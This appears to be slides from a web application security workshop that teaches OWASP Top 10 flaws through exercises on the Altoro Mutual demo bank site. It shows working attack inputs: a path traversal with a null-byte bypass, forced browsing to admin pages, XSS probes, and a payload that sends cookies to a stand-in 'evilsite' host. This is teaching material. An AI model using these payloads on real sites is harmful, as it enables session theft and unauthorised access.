name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual #  
lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server  
# 38.25.63.10 x.acme.com # x client host 127.0.0.1 localhost
```

4. Insecure Direct Object Reference

- ▶ What is it?
 - Part or all of a resource (file, table, etc.) name controlled by user input.
- ▶ What are the implications?
 - Access to sensitive resources
 - Information Leakage, aids future hacks

Insecure Direct Object Reference – Example

The screenshot shows a web browser window with the address bar containing the URL `://www.testfire.net/default.aspx?content=business_deposit.htm`. The website is for Altoro Mutual and displays the 'Deposit Products' page. The page content includes a navigation menu, a list of deposit products, and a disclaimer at the bottom.

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Deposit Products

At Altoro Mutual, we offer business deposit products designed to help you manage your money and grow your business including:

- [Commercial Savings Accounts](#)
- [Commercial Money Market Accounts](#)
- [Time Deposits](#)
- [High Yield Investments](#)

For more information about these products, please [contact Altoro Mutual](#).

Note: all Altoro Mutual business deposit accounts include free access to Altoro Mutuals secure, Online Banking site, where you can view account information, make payments and transfers and more.

At Altoro Mutual, we offer business deposit products designed to help you manage your money and grow your business

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire

Insecure Direct Object Reference – Example Cont.

http://www.testfire.net/default.aspx?content=../boot.ini

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | **PERSONAL** | **SMALL BUSINESS** | **INSIDE ALTORO MUTUAL**

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Error! File must be of type txt or htm

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire

Insecure Direct Object Reference – Example Cont.

tp://www.testfire.net/default.aspx?content=../boot.ini%00.htm

Sign In | Contact Us | Feedback | Search [] Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none">• Deposit Product• Checking• Loan Products• Cards• Investments & Insurance• Other Services <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none">• Deposit Products• Lending Services• Cards• Insurance• Retirement• Other Services <p><u>INSIDE ALTORO MUTUAL</u></p> <ul style="list-style-type: none">• About Us• Contact Us• Locations• Investor Relations• Press Room• Careers	<pre>[boot loader]timeout=30default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS[operating systems]multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect</pre>		


[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire

5. Cross Site Request Forgery (CSRF/XSRF)

- ▶ What is it?
 - Tricking a victim into sending an unwitting (often blind) request to another site, using the user's session and/or network access.
- ▶ What are the implications?
 - Internal network compromised
 - User's web-based accounts exploited

XSRF Exploit Illustration



XSRF vs. XSS

- ▶ XSS Exploits the trust a user gives a site
 - Cookies and data access to specific domain
- ▶ XSRF Exploits the trust a site gives a user
 - User “logged in” to site or has access to site (Intranet)
- ▶ XSRF may be delivered via XSS (or Sticky XSS)
- ▶ XSS may be auto-exploited via XSRF
 - XSRF on one site exploit XSS on other – hands free

6. Information Leakage and Improper Error Handling

- ▶ What is it?
 - Unneeded information made available via errors or other means.
- ▶ What are the implications?
 - Sensitive data exposed
 - Web App internals and logic exposed (source code, SQL syntax, exception call stacks, etc.)
 - Information aids in further hacks

Information Leakage – Example

The screenshot shows a web browser window with the URL `http://www.testfire.net/bank/login.aspx`. The page is the Altoro Mutual Online Banking Login page. A red box highlights the source code for the main heading, which contains a comment: `<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->`. This comment reveals sensitive information about the site's internal operations.

Altoro Mutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

ONLINE BANKING LOGIN | **PERSONAL** | **SMALL BUSINESS** | **INSIDE ALTORO MUTUAL**

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Online Banking Login

Username:

Password:

```
<h1>Online Banking Login</h1>  
  
<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->  
<p><span id="_ctl0__ctl0_Content_Main_message">
```

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire

Improper Error Handling – Example

http://www.testfire.net/bank/login.aspx

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

An Error Has Occurred

Summary:

Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf''.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '' AND password = 'asdf''. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Authentication.ValidateUser(String uName, String pWord) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 68 at Altoro.Authentication.Page_Load(Object sender, EventArgs e) in d:\downloads\AltoroMutual_v5\website\bank\login.aspx.cs:line 32 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

Information Leakage - Different Username/Password Error

 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUA
PERSONAL <ul style="list-style-type: none">• Deposit Product• Checking• Loan Products• Cards• Investments & Insurance• Other Services SMALL BUSINESS <ul style="list-style-type: none">• Deposit Products	<h2>Online Banking Login</h2> <p>Login Failed - Invalid Password</p> <p>Username: <input type="text" value="jsmith"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p>		

 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUA
PERSONAL <ul style="list-style-type: none">• Deposit Product• Checking• Loan Products• Cards• Investments & Insurance• Other Services SMALL BUSINESS <ul style="list-style-type: none">• Deposit Products	<h2>Online Banking Login</h2> <p>Login Failed - Invalid Username</p> <p>Username: <input type="text" value="nouser"/></p> <p>Password: <input type="password"/></p> <p><input type="button" value="Login"/></p>		

7. Broken Authentication and Session Management

- ▶ What is it?
 - Session tokens aren't guarded and invalidated properly
- ▶ What are the implications?
 - Session tokens can be planted by hacker in XSS/XSRF attack, hence leaked
 - Session tokens more easily available (valid longer, less protection) to be stolen in different ways

Broken Authentication and Session Management – Examples

- ▶ Unprotected Session Tokens
 - Session ID kept in Persistent Cookie
 - Not using http-only value for cookies
- ▶ Sessions valid for too long
 - Session not invalidated after logout
 - Session timeout too long
- ▶ Session fixation possible
 - Session ID not replaced after login (hence can be fixed)

8. Insecure Cryptographic Storage

- ▶ What is it?
 - Weak or no cryptographic protection on sensitive resources at rest
 - Lack of safeguards on keys
- ▶ What are the implications?
 - Session tokens can be predicted (due to weak, often homegrown, algorithms)
 - Sensitive data available through DB access (internal hacker, SQL Injection, etc.)

Insecure Cryptographic Storage: Weak Session Token

- ▶ Hacker samples session IDs and gets:
1,2,4,6,7,10,11,15...
- ▶ Can you predict other valid sessions?
(Hint: Other users may enter site and get sessions during the hacker's sampling)
- ▶ Points to consider:
 - Doesn't need to be that simple...
 - Keys may be predictable (e.g. timestamp)

9. Insecure Communication

- ▶ What is it?
 - Sensitive data sent over unencrypted channels
- ▶ What are the implications?
 - Data can be stolen or manipulated by Internal or External hacker

Insecure Communication: Points to Consider

- ▶ Not only the login page is sensitive
 - Anything after it is too, and maybe more
- ▶ Internal Hackers are a threat
 - Encrypt internal communications as well
- ▶ Use strong encryption keys
 - See previous topic...

10. Failure to Restrict URL Access

- ▶ What is it?
 - Resources that should only be available to authorized users can be accessed by forcefully browsing them
- ▶ What are the implications?
 - Sensitive information leaked/modified
 - Admin privileges made available to hacker

Failure to Restrict URL Access – Admin User login

 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS
<p><u>PERSONAL</u></p> <ul style="list-style-type: none">• Deposit Product• Checking• Loan Products• Cards• Investments & Insurance• Other Services <p><u>SMALL BUSINESS</u></p>	<h2>Online Banking Login</h2> <p>Username: <input type="text" value="admin"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>	

 MY ACCOUNT	PERSONAL	SMALL BUSINESS
<p>I WANT TO ...</p> <ul style="list-style-type: none">• View Account Summary• View Recent Transactions• Transfer Funds• Search News Articles• Customize Site Language <p>ADMINISTRATION</p> <ul style="list-style-type: none">• View Application Values• Edit Users	<h2>Hello, Admin User</h2> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="button" value="v"/> <input type="button" value="GO"/></p>	

</admin/admin.aspx>

Simple user logs in, forcefully browses to admin page

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

Online Banking Login

Username:

Password:

http://www.testfire.net/admin/admin.aspx

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search

AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

Edit User Information

Add an account to an existing user.

Users: Account Types:

Change user's password

Failure to Restrict URL Access: Privilege Escalation Types

- ▶ Access given to completely restricted resources
 - Accessing files that shouldn't be served (*.bak, "Copy Of", *.inc, *.cs, ws_ftp.log, etc.)
- ▶ Vertical Privilege Escalation
 - Unknown user accessing pages past login page
 - Simple user accessing admin pages
- ▶ Horizontal Privilege Escalation
 - User accessing other user's pages
 - Example: Bank account user accessing another's

The OWASP Top 10 Application Attacks

Application Threat	Negative Impact	Example Impact
Cross Site scripting	Identity Theft, Sensitive Information Leakage, ...	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page

Module 3: Workshop Exercises

Objective

Hacking 101:

- ▶ Understand reconnaissance and profiling
- 1. Hands-on: Find vulnerabilities and exploit
 - a) Failure to restrict URL access and information leakage
 - b) Cross site scripting (XSS)
 - c) SQL Injection
 - d) Advanced SQL Injection
- 2. Understand the difference between a vulnerability and an exploit

Profiling a web application

Altoro Mutual: Online Banking Login - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost/altoro/bank/login.aspx

Sign In | Contact Us | Feedback | Search [] Go

AltoroMutual

ONLINE BANKING LOGIN | **PERSONAL** | **SMALL BUSINESS** | **INSIDE ALTORO MUTUAL**

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Online Banking Login

Username:

Password:

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of

Done

Reconnaissance and Profiling

▶ Platform

- Technologies
- Application servers
- Web servers
- Web server authentication
- Database usage
- Database type
- Third-party components

▶ Application

- Authentication
- Authorization
- Web based administration
- User contributed content
- Client side validation
- Password creation
- Session state
- Error handling
- Application logic

How much did you find?

▶ Platform

- .NET, JavaScript
- IIS 5.0+
- Anonymous web server authentication
- Database in use
- MS SQL? Access?
- User management connections?

▶ Application

- Form based authentication
- User based authorization
- Yes = /Admin
- No social contribution areas
- No password reset
- Cookies (several)
- Custom error pages
- CGI execution

Task 1: Access the Administration section

- ▶ Step 1: Forceful browse to administration section
 - Does it exist?
 - The URL for the banking application is: <http://demo.testfire.net/bank>
 - What might the administrative application be?
 - Is there a default page?
 - What might you name a login page?
 - What was it for the banking application?
 - <http://demo.testfire.net/bank/login.aspx>
- ▶ Step 2: Ask some questions about the login page?
 - Is there a username associated with the password?
 - Is the password static?
 - What might I use for a password?
 - Where might I look for a password?
- ▶ Step 3: Exploit

HTTP 403 Forbidden - Windows Internet Explorer

http://demo.testfire.net/admin

HTTP 403 Forbidden

The website declined to show this webpage HTTP 403

Most likely causes:

- This website requires you to log in.

What you can try:

- [Go back to the previous page.](#)
- [More information](#)

!!Action
Navigate to admin directory

!! We learn ...
Administration Section Exists

Altoro Mutual: Administration - Windows Internet Explorer

http://demo.testfire.net/admin/login.aspx

Altoro Mutual: Administration

Sign In | Contact Us | Feedback | Search [] [Go]

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN **PERSONAL** **SMALL BUSINESS** **INSIDE ALTORO MUTUAL**

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Administration Login

884294

Enter the code shown above:

Enter the administrative password:

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third parties are provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any liability for the use of the website. For more information on Watchfire's Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.

!!Action
Navigate to login.aspx page

!! We learn ...
Common naming practices

```
UltraEdit-32 - [C:\Documents and Settings\dannya\Local Settings\Temporary Internet Files\Content.IE5\Z73U1LKE\login[1]]
File Edit Search Project View Format Column Macro Advanced Window Help
login[1]
70     </ul>
71     </td>
72     <td valign="top" colspan="3" class="bb">
73
74
75 <h1>Administration Login</h1>
76
77 <!-- Password: Altoro1234 -->
78
79 <form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
80 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />
81
82 <br />
83 <p>
84     <strong>Enter the code shown above:</strong><br />
85     <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0__ctl0_Content_Main_CodeNumberTextBox" />
86     <strong>Enter the administrative password:</strong><br />
87     <input name="_ctl0:_ctl0:Content:Main>Password" type="password" id="_ctl0__ctl0_Content_Main_Password" /><br /><br />
88     <input type="submit" name="_ctl0:_ctl0:Content:Main:SubmitButton" value="Submit" id="_ctl0__ctl0_Content_Main_SubmitBu
89 </p>
90 <p><span id="_ctl0__ctl0_Content_Main_MessageLabel"></span></p>
91
92 <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" /></
93
94 <script>
95 window.onload = document.forms[1].elements[1].focus();
96 </script>
97
98
99     </td>
100 </tr>
101 </table>
102
103
104 </div>
105
106 <div id="footer" style="width: 99%;">
```

!!Action
View page source

!! We learn ...
The PASSWORD

Solution – Forceful browsing

- ▶ Navigate to <http://demo.testfire.net>
- ▶ Try <http://demo.testfire.net/administration>
 - Fails
- ▶ Try <http://demo.testfire.net/admin>
 - Success
 - No default page
- ▶ Try <http://demo.testfire.net/admin/logon.aspx>
 - Failure
- ▶ Try <http://demo.testfire.net/admin/login.aspx>
 - Success

Solution – Information Leakage

- ▶ The administration section uses a single password
- ▶ Try to guess the password
 - Password, password, password1, Password1
 - Admin, admin, Admin1, admin1
 - Altoro, Altoro, Altoro1, altoro1
- ▶ View the page source
- ▶ Search for comments
 - Success

Task 2: Steal the user cookie

- ▶ Step 1: Determine the best attack method
 - How do I force the client to run my commands?
 - What scripting language are almost all browsers able to execute?
- ▶ Step 2: Find the application vulnerability
 - Where might I be able to include content within an application?
 - What does the payload look like?
 - How do I access the client cookie?
- ▶ Step 3: Exploit
 - Discussion Topic
 - How do I send this cookie from the victim to the attacker?

Altoro Mutual: Search Results - Windows Internet Explorer

http://demo.testfire.net/search.aspx?txtSearch=Super+Bowl

Altoro Mutual: Search Results

Sign In | Contact Us | Feedback | Search Super Bowl Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Search Results

No results were found for the query:

Super Bowl

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party sites are provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any liability for the use of this site. For more information on our Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.

!!Action
Enter search text

!! We learn ...
Content is echoed back to page



Sign In | Contact Us | Feedback | Search `<script>alert(1)</scrip` Go



ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

- PERSONAL
 - Deposit Product
 - Checking
 - Loan Products
 - Cards
 - Investments & Insurance
 - Other Services
- SMALL BUSINESS
 - Deposit Products
 - Lending Services
 - Cards
 - Insurance
 - Retirement
 - Other Services
- INSIDE ALTORO MUTUAL
 - About Us
 - Contact Us
 - Locations
 - Investor Relations
 - Press Room
 - Careers

Search Results

No results were found for the query:



!!Action
Enter javascript command

!! We learn ...
Output is not encoded

Privacy Policy | Security Statement | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to this provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any liability for the use of the information provided on this site. For more information on our Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.



Sign In | Contact Us | Feedback | Search Go



- ONLINE BANKING LOGIN
- PERSONAL
- SMALL BUSINESS
- INSIDE ALTORO MUTUAL

- PERSONAL
 - Deposit Product
 - Checking
 - Loan Products
 - Cards
 - Investments & Insurance
 - Other Services
- SMALL BUSINESS
 - Deposit Products
 - Lending Services
 - Cards
 - Insurance
 - Retirement
 - Other Services
- INSIDE ALTORO MUTUAL
 - About Us
 - Contact Us
 - Locations
 - Investor Relations
 - Press Room
 - Careers

Search Results

No results were found for the query:

Windows Internet Explorer



amUserInfo=UserName=YWRtaW4nLS0=&Password=Jy0t&Approved=0; amSessionId=2163616417

OK

!!Action
Enter JS command with cookie

!! We learn ...
The cookie is available

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third parties are provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any liability for the use of the information provided on this site. For more information on our Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Solution – Cross site scripting (XSS)

- ▶ Navigate to <http://demo.testfire.net>
- ▶ Search for any query term
 - Output is reflected to the page
- ▶ Query: `<script>alert(1)</script>`
 - Output is not encoded
- ▶ Query: `<script>alert(document.cookie)</script>`
 - Cookie is available and can be stolen
- ▶ How would I exploit this?
 - Social engineering – send URL of search query to victim
 - `<script>document.write('<img src=http://evilsite/'+document.cookie);</script>`

Task 3: Login without credentials

- ▶ Step 1: Find the login page
 - Can you create an account?
 - Can you determine a valid username?
- ▶ Step 2: Can you cause an error?
 - What information do you learn when you cause an error?
 - What database is this using?
 - What are techniques that you might use?
 - What characters terminate a SQL statement?
- ▶ Step 3: Exploit



- PERSONAL**
- [Deposit Product](#)
 - [Checking](#)
 - [Loan Products](#)
 - [Cards](#)
 - [Investments & Insurance](#)
 - [Other Services](#)
- SMALL BUSINESS**
- [Deposit Products](#)
 - [Lending Services](#)
 - [Cards](#)
 - [Insurance](#)
 - [Retirement](#)
 - [Other Services](#)
- INSIDE ALTORO MUTUAL**
- [About Us](#)
 - [Contact Us](#)
 - [Locations](#)
 - [Investor Relations](#)
 - [Press Room](#)
 - [Careers](#)

Online Banking Login

Username:

Password:



!!Action
Username, no password

!! We learn ...
Uses client-side JS validation

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to those provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any liability for the use of this site. For more information on our Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Altoro Mutual: Online Banking Login - Windows Internet Explorer

